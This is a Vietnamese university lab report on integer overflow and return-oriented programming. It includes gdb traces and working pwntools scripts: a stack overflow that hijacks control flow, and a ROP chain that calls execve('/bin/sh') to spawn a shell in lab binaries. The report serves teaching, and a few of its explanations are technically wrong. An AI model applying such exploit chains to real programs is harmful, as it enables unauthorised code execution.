Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Integer overflow và ROP

Nhóm: 19

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.N11.ATCL.1

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
2	Lê Viết Tài Mẫn	20521593	20521593@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn trên?	100%
2	Yêu cầu 2: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn dưới?	100%
3	Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị? Lưu ý: Báo cáo các giá trị sau khi đã chuyển sang hệ 10. Ví dụ: 0xB là 11	100%
4	Yêu cầu 4: Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo "OK! Cast overflow done"? Giải thích	100%
5	Yêu cầu 5: Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện.	100%

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

6	Yêu cầu 6: Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.	100%
7	Yêu cầu 7: Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

1. **Yêu cầu 1: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn trên?**
   - Khi vượt ngưỡng cho phép của số bit của 1 con số sẽ xảy ra hiện tượng tràn trên và tương tự với lỗi tràn dưới

```
1  //#include <iostream>
2  //#include <stdio.h>
3  #include <stddef.h>
4  int main(){
5          short int a= 0x7fff;
6          unsigned short int b = 0xffff;
7          printf("Yeu cau 1\n");
8          printf("%hd +1 = %hd",a,a+1);
9          printf("\n");
10         printf("%hu +1 = %hu",b,b+1);
11         return 0;
12 }
13
```

input

```
Yeu cau 1
32767 +1 = -32768
65535 +1 = 0

...Program finished with exit code 0
Press ENTER to exit console.
```

main.c

```c
//#include <iostream>
//#include <stdio.h>
#include <stddef.h>
int main(){
        short int a=0x8000;
        unsigned short int b=0x0000;
        printf("Yeu cau 2\n");
        printf("%hd -1 = %hd",a,a-1);
        printf("\n");
        printf("%hu -1 = %hu",b,b-1);
        return 0;
}
```

input

```
ilt-in function 'printf'
main.c:4:1: note: include '<stdio.h>' or provide a declarati
on of 'printf'
    3 | #include <stddef.h>
  +++ |+#include <stdio.h>
    4 | int main(){
Yeu cau 2
-32768 -1 = 32767
0 -1 = 65535
```

2. **Yêu cầu 2: Sinh viên giải thích kết quả thực hiện, vì sao ta có được những kết quả như hình trên? Khi nào xảy ra tràn dưới?**

- Các tập lệnh assembly của máy tính không phân biệt giữa só có dấu và không dấu, dữ liệu liệu tồn tại và tính toán ở dạng nhị phân
- Ví dụ phép cộng 0x7fff+1 các toán hạng được chuyển sang dạng nhị phân để tính toán
  0111 1111 1111 1111 + 1 = 1000 0000 0000 0000 = 0x8000(32768)
- Vì max của short int chỉ là 32767 nên khi vượt quá giới hạn nó sẽ quay lại giá gị ban đầu là -32768
- Và tương tự với tràn dưới thì vì giá trị nhỏ nhất của short int là -32768 nên khi –1 thì nó sẽ quay lại giá trị lớn nhất là 32767

Khai thác tràn số nguyên: Ví dụ 1

```
pwndbg> quit
thiet@thiet-20521957:~/Lab5-LTAT/Lab 5/Resource$ gdb ./malloc-overflow
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
```

- Dùng gdb để mở file malloc-overflow


```
pwndbg> disass main
```

- Sau đó disass main

```
End of assembler dump.
pwndbg> b * main + 73
Breakpoint 1 at 0x8048514
pwndbg> b * main + 96
Breakpoint 2 at 0x804852b
pwndbg>
```


```
[ DISASM / i386 / set emulate on ]
 ► 0x8048514 <main+73>     call   malloc@plt                  <malloc@p
lt>
        size: 0x18

   0x8048519 <main+78>     add    esp, 0x10
   0x804851c <main+81>     mov    dword ptr [ebp - 0x10], eax
   0x804851f <main+84>     mov    eax, dword ptr [ebp - 0x1c]
   0x8048522 <main+87>     sub    esp, 4
   0x8048525 <main+90>     push   eax
   0x8048526 <main+91>     push   dword ptr [ebp - 0x10]
   0x8048529 <main+94>     push   0
   0x804852b <main+96>     call   read@plt                <read@plt>

   0x8048530 <main+101>    add    esp, 0x10
   0x8048533 <main+104>    nop
[ STACK ]
00:0000| esp 0xffffd010 ◂— 0x18
01:0004|     0xffffd014 —▸ 0xffffd02c ◂— 0x8
02:0008|     0xffffd018 —▸ 0xf7d914be ◂— '_dl_audit_preinit'
03:000c|     0xffffd01c —▸ 0xf7fa3054 (_dl_audit_preinit@got.plt) —▸ 0xf7f
ddda0 (_dl_audit_preinit) ◂— endbr32
04:0010|     0xffffd020 —▸ 0xf7fbe4a0 —▸ 0xf7d79000 ◂— 0x464c457f
05:0014|     0xffffd024 —▸ 0xf7fd6f80 (_dl_fixup+240) ◂— mov edi, eax
06:0018|     0xffffd028 —▸ 0xf7d914be ◂— '_dl_audit_preinit'
07:001c|     0xffffd02c ◂— 0x8
[ BACKTRACE ]
 ► f 0 0x8048514 main+73
   f 1 0xf7d9a519 __libc_start_call_main+121
   f 2 0xf7d9a5f3 __libc_start_main+147
   f 3 0x80483f1 _start+33

pwndbg>
```

- R để chạy chương trình và nhập và nhập vào 1 số nguyên dương ví dụ như là 8
- Hình trên là trạng thái stack trước khi gọi hàm malloc, ta thấy hàm này cần 1 tham số có giá trị là data_len + 0x10 = 8 + 0x10 = 0x18 bytes



- Ta debug đến hàm read sẽ thấy tham số thứ 3 tương ứng là độ dài cần đọc , cũng được gán giá trị là data_len=8(0x8) như đã nhập

3. **Yêu cầu 3: Với data_len nhập vào là -1, hàm malloc() sẽ nhận giá trị tham số bao nhiêu? Read sẽ đọc chuỗi có giới hạn là bao nhiêu byte? Giải thích các giá trị? Lưu ý: Báo cáo các giá trị sau khi đã chuyển sang hệ 10. Ví dụ: 0xB là 11**




- Ta thử nhập 1 giá trị data_len bất thường là -1 để xem hoạt động của chương trình như thế nào


```
[ DISASM / i386 / set emulate on ]
 ► 0x8048514 <main+73>     call   malloc@plt                  <malloc@p
lt>
        size: 0xf

   0x8048519 <main+78>     add    esp, 0x10
   0x804851c <main+81>     mov    dword ptr [ebp - 0x10], eax
   0x804851f <main+84>     mov    eax, dword ptr [ebp - 0x1c]
   0x8048522 <main+87>     sub    esp, 4
   0x8048525 <main+90>     push   eax
   0x8048526 <main+91>     push   dword ptr [ebp - 0x10]
   0x8048529 <main+94>     push   0
   0x804852b <main+96>     call   read@plt                <read@plt>

   0x8048530 <main+101>    add    esp, 0x10
   0x8048533 <main+104>    nop
[ STACK ]
00:0000 | esp 0xffffd010 ◂— 0xf
01:0004 |     0xffffd014 —▸ 0xffffd02c ◂— 0xffffffff
02:0008 |     0xffffd018 —▸ 0xf7d914be ◂— '_dl_audit_preinit'
03:000c |     0xffffd01c —▸ 0xf7fa3054 (_dl_audit_preinit@got.plt) —▸ 0xf7f
ddda0 (_dl_audit_preinit) ◂— endbr32
04:0010 |     0xffffd020 —▸ 0xf7fbe4a0 —▸ 0xf7d79000 ◂— 0x464c457f
05:0014 |     0xffffd024 —▸ 0xf7fd6f80 (_dl_fixup+240) ◂— mov edi, eax
06:0018 |     0xffffd028 —▸ 0xf7d914be ◂— '_dl_audit_preinit'
07:001c |     0xffffd02c ◂— 0xffffffff
[ BACKTRACE ]
 ► f 0 0x8048514 main+73
   f 1 0xf7d9a519 __libc_start_call_main+121
   f 2 0xf7d9a5f3 __libc_start_main+147
   f 3 0x80483f1 _start+33
```

- Giá trị -1 sẽ được lưu thành 0xffffffff
- Hàm malloc nhận tham số có giá trị 0xf do khi 0xffffffff + 0x10 sẽ xảy ra tràn số

- Ta thấy kết quả đã vượt quá phạm vi biểu diễn 4 bytes do đó sẽ bị cắt bớt bytes đầu là 1. Nên kết quả sẽ lưu thành 0000 000f



- Hàm read nhận tham số thứ 3 là 0xffffffff tuy nhiên hàm này nhận số nguyên không dấu do đó read sẽ hiểu thành



là số ký tự tối đa read đọc

4. **Yêu cầu 4: Sinh viên thử tìm 1 giá trị của a để chương trình có thể in ra thông báo "OK! Cast overflow done"? Giải thích?**

```c
#include <stdio.h>
void check(int n)
{
    if (!n)
        printf("OK! Cast overflow done\n");
    else
        printf("Oops...\n");
}

int main(void)
{
    long int a;
    scanf("%ld", &a);
    if (a == 0)
        printf("Bad\n");
    else
        check(a);
    return 0;
}
```

Từ source code ta có thể thắng rằng nếu n = 0 sẽ là kết quả

```
0x0000000000400648 <+40>:    call   0x4004e0 <__isoc99_scanf@plt>
0x000000000040064d <+45>:    mov    rax,QWORD PTR [rbp-0x10]
```

Disas hàm main ta thấy dòng +45 như thế này: biến a kiểu long int 16 bit sẽ được lưu trong thanh ghi rax


```
0x0000000000400662 <+66>:    mov    rax,QWORD PTR [rbp-0x10]
0x0000000000400666 <+70>:    mov    edi,eax
0x0000000000400668 <+72>:    call   0x4005f6 <check>
```

Trước khi vào hàm check, edi sẽ là tham số đầu vào cho hàm check.

Ta nhập số 4294967296 là 0x100000000

Thì số hex này sẽ được lưu vào thanh ghi rax.

RAX có trọng số lớn hơn EAX 4 bytes nên từ dòng main+70, eax sẽ chỉ lấy 8 bytes(0x00000000) của rax (0x100000000) để làm tham số cho hàm check.



Lúc này edi = 0 được so sánh với 0 ở dòng check +11 sẽ cho ra kết quả OK!

```
taiman@taiman:~/Desktop/Lab 5/Resource$ ./cast-overflow
4294967296
OK! Cast overflow done
```

5. **Yêu cầu 5. Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện**

```
pwndbg> disas success
Dump of assembler code for function success:
   0x0804846b <+0>:     push   ebp
   0x0804846c <+1>:     mov    ebp,esp
   0x0804846e <+3>:     sub    esp,0x8
   0x08048471 <+6>:     sub    esp,0xc
   0x08048474 <+9>:     push   0x8048560
   0x08048479 <+14>:    call   0x8048330 <puts@plt>
   0x0804847e <+19>:    add    esp,0x10
   0x08048481 <+22>:    sub    esp,0xc
   0x08048484 <+25>:    push   0x0
   0x08048486 <+27>:    call   0x8048340 <exit@plt>
```

Disas hàm success ta có địa chỉ của success là 0x0804846b

```
[ DISASM / i386 / set emulate on ]
  0x804848b <vulnerable>       push   ebp
  0x804848c <vulnerable+1>     mov    ebp, esp
► 0x804848e <vulnerable+3>     sub    esp, 0x18
  0x8048491 <vulnerable+6>     sub    esp, 0xc
  0x8048494 <vulnerable+9>     lea    eax, [ebp - 0x14]
  0x8048497 <vulnerable+12>    push   eax
  0x8048498 <vulnerable+13>    call   gets@plt                    <gets@plt>

  0x804849d <vulnerable+18>    add    esp, 0x10
  0x80484a0 <vulnerable+21>    sub    esp, 0xc
  0x80484a3 <vulnerable+24>    lea    eax, [ebp - 0x14]
  0x80484a6 <vulnerable+27>    push   eax
[ STACK ]
```

Ở hàm vulnerable, ta thấy chương trình cấp cho buffer 20 bytes (0x14)

Ở đây ta cần truyền 20 bytes bất kỳ và cộng thêm 4 bytes để ghi đè saved frame pointer và 4 bytes cuối cùng là địa chỉ của hàm success

```
1 from pwn import *
2 sh = process('./vulnerable')
3 success_address = 0x0804846b
4 # change to address of success
5 ## payload
6 payload = b'a' * 24 + p32(success_address) # change X to your value
7 print (p32(success_address))
8 ## send payload
9 sh.sendline(payload)
10 sh.interactive()
```

```
taiman@taiman:~/Desktop/Lab 5/Resource$ python3 exploit.py
[+] Starting local process './vulnerable': pid 10054
b'k\x84\x04\x08'
[*] Switching to interactive mode
[*] Process './vulnerable' stopped with exit code 0 (pid 10054)
aaaaaaaaaaaaaaaaaaaaaaak\x84\x04
You Have already controlled it.
```

6. **Yêu cầu 6. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.**

Global Offset Table (GOT) - Bảng địa chỉ Offset mở rộng

Các mối liên kết ***ELF*** hỗ trợ mã ***PIC*** qua bảng ***GOT*** trong từng thư viện chia sẻ. ***GOT*** chỉ chứa địa chỉ của tất cả các dữ liệu tĩnh dùng trong chương trình. Địa chỉ của ***GOT*** thông thường được lưu trữ trong một thanh ghi (***EBX***), trong đó một địa chỉ quan hệ của mã lệnh được dùng.

Procedure Linkage Table (PLT) - Bảng liên kết các chương trình con

Cả chương trình chạy sử dụng thư viện chia sẻ và chính bản thân thư viện chia sẻ đều có một bảng ***PLT***. Tương tự như cách bảng ***GOT*** gửi lại các tính toán địa chỉ độc lập vị trí tới khu vực địa chỉ tuyệt đối, ***PLT*** cũng gửi lại các hàm gọi địa chỉ tuyệt đối tới khu vực địa chỉ tuyệt đối.


Ref:

https://quantrimang.com/lang-cong-nghe/lien-ket-dong-trong-linux-va-windows-31369

7. Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.

Để có thể khai thác ROP

Ta cần truyền các chuỗi gadget có chứa ret như hình bên dưới



Sử dụng ROPgadget để tìm địa chỉ pop eax ret, pop ecx ret, pop edx ret, int 0x80

```
taiman@taiman:~/Desktop/Lab 5/Resource$ ROPgadget --binary rop --only 'pop|ret'
| grep 'eax'
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 1.1build1 is an invalid version and will not be supported in a fut
ure release
  warnings.warn(
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 0.1.43ubuntu1 is an invalid version and will not be supported in a
 future release
  warnings.warn(
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

địa chỉ của pop eax, ret 0x080bb196

```
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret
```

Vì có địa chỉ gộp cả ba cái edx, ecx và ebx nên ta có thể sử dụng địa chỉ này luôn

Ta thấy rằng pop edx, pop ecx, pop ebx, ret nằm trong một địa chỉ 0x0806eb90

```
taiman@taiman:~/Desktop/Lab 5/Resource$ ROPgadget --binary rop --string '/bin/sh
'
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 1.1build1 is an invalid version and will not be supported in a fut
ure release
  warnings.warn(
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 0.1.43ubuntu1 is an invalid version and will not be supported in a
 future release
  warnings.warn(
Strings information
============================================================
0x080be408 : /bin/sh
```

Địa chỉ của /bin/sh là 0x080be408

```
taiman@taiman:~/Desktop/Lab 5/Resource$ ROPgadget --binary rop --only 'int'
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 1.1build1 is an invalid version and will not be supported in a fut
ure release
  warnings.warn(
/usr/lib/python3/dist-packages/pkg_resources/__init__.py:116: PkgResourcesDeprec
ationWarning: 0.1.43ubuntu1 is an invalid version and will not be supported in a
 future release
  warnings.warn(
Gadgets information
============================================================
0x08049421 : int 0x80
```

Địa chỉ của hàm exit: 0x08049421

để có thể lấy được system call ta cần truyền cho các thanh ghi những giá trị như sau

Do không thể truyền và thực thi code trên stack, ta sẽ sử dụng ROP để khai thác, cụ thể sẽ sử dụng system call `execve("/bin/sh",NULL,NULL)` để giúp ta có được shell.

Yêu cầu của system call `execve("/bin/sh",NULL,NULL)`:

- **eax = 0xB** (số system call của execve, eax sẽ luôn là thanh ghi chứa giá trị này)
- ebx sẽ chứa tham số thứ nhất → **ebx phải chứa địa chỉ của chuỗi "/bin/sh"**
- ecx sẽ chứa tham số thứ hai → **ecx = 0** (0 tức là NULL)
- edx sẽ chứa tham số thứ ba → **edx = 0**

Trước khi thực hiện Return-oriented-Programming, ta cần xác định được địa chỉ trả về để ghi đè vị trí này

Ta sẽ đặt hàm break ở gets và xác định được ebp của hàm get là 0xffffd030 và buffer được bắt đầu địa chỉ 0xffffd04c

```
pwndbg> p 0xffffd0b8 - 0xffffd04c
$2 = 108
```

Buffer chứa 108 bytes và ta phải chèn thêm 4 bytes bất kỳ để có thể ghi đè địa chỉ vậy cần padding là 112

Payload:

*rop.py

```
1 from pwn import *
2 sh = process('./rop')
3 pop_eax_ret = 0x080bb196
4
5 pop_edx_ecx_ebx_ret = 0x0806eb90
6 # change to correct address
7 int_0x80 = 0x08049421
8
9 # change to correct address
10 binsh_ret = 0x080be408
11
12 # change to correct address
13 payload = b'a' * 112
14
15 # padding
16 payload += p32(pop_eax_ret) # add address to payload
17 payload += p32(0x0b)
18 # add a value to payload
19 # add enough information to payload
20 payload += p32(pop_edx_ecx_ebx_ret)
21 payload += p32(0x0)
22 payload += p32(0x0)
23 payload += p32(binsh_ret)
24 payload += p32(int_0x80)
25
```

```
taiman@taiman:~/Desktop/Lab 5/Resource$ python3 rop.py
[+] Starting local process './rop': pid 22390
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ ls
cast-overflow  exploit.py  malloc-overflow  note.txt  rop  rop.py  vulnerable
$ pwd
/home/taiman/Desktop/Lab 5/Resource
$
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT